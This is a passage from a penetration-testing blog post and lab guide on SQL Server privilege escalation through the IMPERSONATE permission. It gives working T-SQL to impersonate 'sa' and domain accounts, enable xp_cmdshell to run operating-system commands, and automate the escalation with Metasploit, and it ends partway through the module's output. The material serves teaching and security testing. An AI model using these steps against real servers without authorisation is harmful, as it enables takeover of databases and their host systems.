Hacking SQL Server Stored Procedures – Part 2: User Impersonation

Application developers often use SQL Server stored procedures to make their code more modular, and help apply the principle of least privilege. Occasionally those stored procedures need to access resources external to their application's database. In order to satisfy that requirement sometimes developers use the IMPERSONATE privilege and the EXECUTE AS function to allow the impersonation of other logins on demand. Although this isn't really a vulnerability, this type of weak configuration often leads to privilege escalation. This blog provides a lab guide and attack walk-through that can be used to gain a better understanding of how the IMPERSONATE privilege can lead to privilege escalation in SQL Server.

This should be interesting to penetration testers, application developers, and dev-ops. However, it will most likely be pretty boring to DBAs that know what they're doing. Below is a summary of the topics being covered:

- Setting up a Lab
- Finding SQL Server Logins that can be Impersonated
- Impersonating SQL Logins and Domain Accounts
- Automating Escalation with Metasploit and PowerShell
- Alternatives to Impersonation

Setting up a Lab

Below I've provided some basic steps for setting up a SQL Server instance that can be used to replicate the scenario covered in this blog.

1. Download the Microsoft SQL Server Express install that includes SQL Server Management Studio. It can be download at http://msdn.microsoft.com/en-us/evalcenter/dn434042.aspx.
2. Install SQL Server by following the wizard, but make sure to enabled mixed-mode authentication and run the service as LocalSystem for the sake of the lab.
3. Make sure to enable the tcp protocol so that we can connect to the listener remotely. Instructions can be found at http://blogs.msdn.com/b/sqlexpress/archive/2005/05/05/415084.aspx.
4. Log into the SQL Server with the "sa" account setup during the installation using the SQL Server Management Studio application that comes with SQL Server.
5. Press the "New Query" button and use the TSQL below to create the new users for the lab.

```
-- Create login 1
CREATE LOGIN MyUser1 WITH PASSWORD = 'MyPassword!';

-- Create login 2
CREATE LOGIN MyUser2 WITH PASSWORD = 'MyPassword!';
```

```
-- Create login 3
CREATE LOGIN MyUser3 WITH PASSWORD = 'MyPassword!';

-- Create login 4
CREATE LOGIN MyUser4 WITH PASSWORD = 'MyPassword!';
```

6. Provide the MyUser1 login with permissions to impersonate MyUser2, MyUser3, and sa.

```
-- Grant myuser1 impersonate privilege on myuser2, myuser3, and sa
USE master;
GRANT IMPERSONATE ON LOGIN::sa to [MyUser1];
GRANT IMPERSONATE ON LOGIN::MyUser2 to [MyUser1];
GRANT IMPERSONATE ON LOGIN::MyUser3 to [MyUser1];
GO
```


Finding SQL Server Logins that can be impersonated

The first step to impersonating another login is findings which ones your account is allowed to impersonate. By default, sysadmins can impersonate anyone, but normal logins must be assigned privileges to impersonate specific users. Below are the instructions for finding out what users you can impersonate.

1. Log into the SQL Server as the MyUser1 login using SQL Server Management Studio.
2. Run the query below to get a list of logins that can be impersonated by the “MyUser1” login.

```
-- Find users that can be impersonated
SELECT distinct b.name
FROM sys.server_permissions a
INNER JOIN sys.server_principals b
ON a.grantor_principal_id = b.principal_id
WHERE a.permission_name = 'IMPERSONATE'
```

3. Below is a screenshot of the expected results.



Note: In the example above, the query is being executed via a direct database connection, but in the real world external attackers are more likely to execute it via SQL injection.

Impersonating SQL Logins and Domain Accounts

Now that we have a list of logins that we know we can impersonate we can start escalating privileges. J In this section I'll show how to impersonate users, revert to your original user, and impersonate domain users (like the domain admin). Fun fun fun…

Impersonating SQL Server Logins

1. Log into the SQL Server using the MyUser1 login (if you're not already).
2. Verify that you are running as a SQL login that does not have the sysadmin role. Then run EXECTUTE AS to impersonate the sa login that was identified in the last section.


```
-- Verify you are still running as the myuser1 login
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')

-- Impersonate the sa login
EXECUTE AS LOGIN = 'sa'

-- Verify you are now running as the sa login
SELECT SYSTEM_USER
```

```
SELECT IS_SRVROLEMEMBER('sysadmin')
```

Below is an example of the expected output.




3. Now you should be able to access any database and enable/run xp_cmdshell to execute commands on the operating system as the SQL Service service account (LocalSystem). Below is some example code.

```
-- Enable show options
EXEC sp_configure 'show advanced options',1
RECONFIGURE
GO

-- Enable xp_cmdshell
EXEC sp_configure 'xp_cmdshell',1
RECONFIGURE
GO

-- Quickly check what the service account is via xp_cmdshell
EXEC master..xp_cmdshell 'whoami'
```

Below is an example of the expected output:



Tada! In this scenario we were able to become the sysadmin “sa”. You may not always get a sysadmin account right out of the gate, but at a minimum you should get additional data access when impersonating other logins.


Note: Even a small increase in privileges can provide the first step in an escalation chain. For example, if you have the rights to impersonate a db_owner you may be able to escalate to a syadmin using the attack I covered in my last blog. It can be found here.

Impersonating SQL Logins as Sysadmin

Once you’ve obtained a sysadmin account you have the ability to impersonate database login you want. You can grab a full list of logins from the .

```
-- Get a list of logins
SELECT * FROM master.sys.sysusers
WHERE islogin = 1
```

Screenshot below:



Once you have the list it's pretty easy to become anyone. Below is an example of impersonating the MyUser4 login.


```
-- Verify you are still impersonating sa
select SYSTEM_USER
select IS_SRVROLEMEMBER('sysadmin')

-- Impersonate MyUser4
EXECUTE AS LOGIN = 'MyUser4'

-- Verify you are now running as the the MyUser4 login
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')

-- Change back to sa
REVERT
```

Below is a screenshot:



Note: Make sure to REVERT back to the sysadmin account when you're done. Otherwise you'll continue to run under the context of the MyUser4 login.

Impersonating Domain Admins as a Sysadmin

Did I mention that you can impersonate any user in Active Directory? As it turns out it doesn't even have to be mapped to an SQL Server login. However, the a catch is that it only applies to the SQL Server. That's mostly because the SQL Server has no way to authenticate the Domain User to another system…that I'm aware of. So it's not actually as cool as it sounds, but still kind of fun.

Note: Another important note is that when you run xp_cmdshell while impersonating a user all of the commands are still executed as the SQL Server service account, NOT the SQL Server login or impersonated domain user.

Below is a basic example of how to do it:

```
-- Get the domain of the SQL Server
```


```
SELECT DEFAULT_DOMAIN()

-- Impersonate the domain administrator
EXECUTE AS LOGIN = 'DEMO\Administrator'

-- Verify you are now running as the Domain Admin
SELECT SYSTEM_USER
```

Note: Remember that the domain will be different for everyone. In my example the domain is “DEMO”.

Below is an example of the expected output.



Revert to the original Login

If you get sick of being a sysadmin or a Pseudo Domain Admin you can always REVERT to your original login again. Just be aware that if you run the impersonation multiple times you may have to run REVERT multiple times.

```
-- Revert to your original login
REVERT
```


```
-- Verify you are now running as the MyUser1 login
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')
```

1.5 Automating Escalation with Metasploit and PowerShell

Since I'm lazy and don't like to type more that I have to, I wrote a Metasploit module and PowerShell script to automate the attack for direct database connections. I also wrote a Metasploit module to execute the escalation via error based SQL injection. Big thanks to guys on the Metasploit team who helped me get the modules into the framework.

Metasploit Module: mssql_escalate_executeas

Below is an example of the mssql_escalate_executeas module being used to escalate the privileges of the myuser1 login using a direct database connection. Typically this would happen during an internal penetration test after guessing database user/passwords or finding database connection strings.



Metasploit Module: mssql_escalate_executeas_sqli

Below is an example of the mssql_escalate_executeas_sqli module being used to escalate the privileges of the myuser1 login using error based SQL injection. This is more practical during external network penetration tests. Mostly because SQL injection is pretty common and database ports usually are not exposed to the internet. Anyway pretty screenshot below…

```
msf auxiliary(mssql_escalate_executeas_sqli) > run

[*] 10.2.9.101:80 - Grabbing the database user name...
[+] 10.2.9.101:80 - Database user: MyUser1
[*] 10.2.9.101:80 - Checking if MyUser1 is already a sysadmin...
[*] 10.2.9.101:80 - MyUser1 is NOT a sysadmin, let's try to escalate privileges.
[*] 10.2.9.101:80 - Enumerating a list of users that can be impersonated...
[+] 10.2.9.101:80 - 3 users can be impersonated:
[*] 10.2.9.101:80 -   MyUser2
[*] 10.2.9.101:80 -   MyUser3
[*] 10.2.9.101:80 -   sa
[*] 10.2.9.101:80 - Checking if any of them are sysadmins...
[*] 10.2.9.101:80 -   MyUser2 is NOT a sysadmin
[*] 10.2.9.101:80 -   MyUser3 is NOT a sysadmin
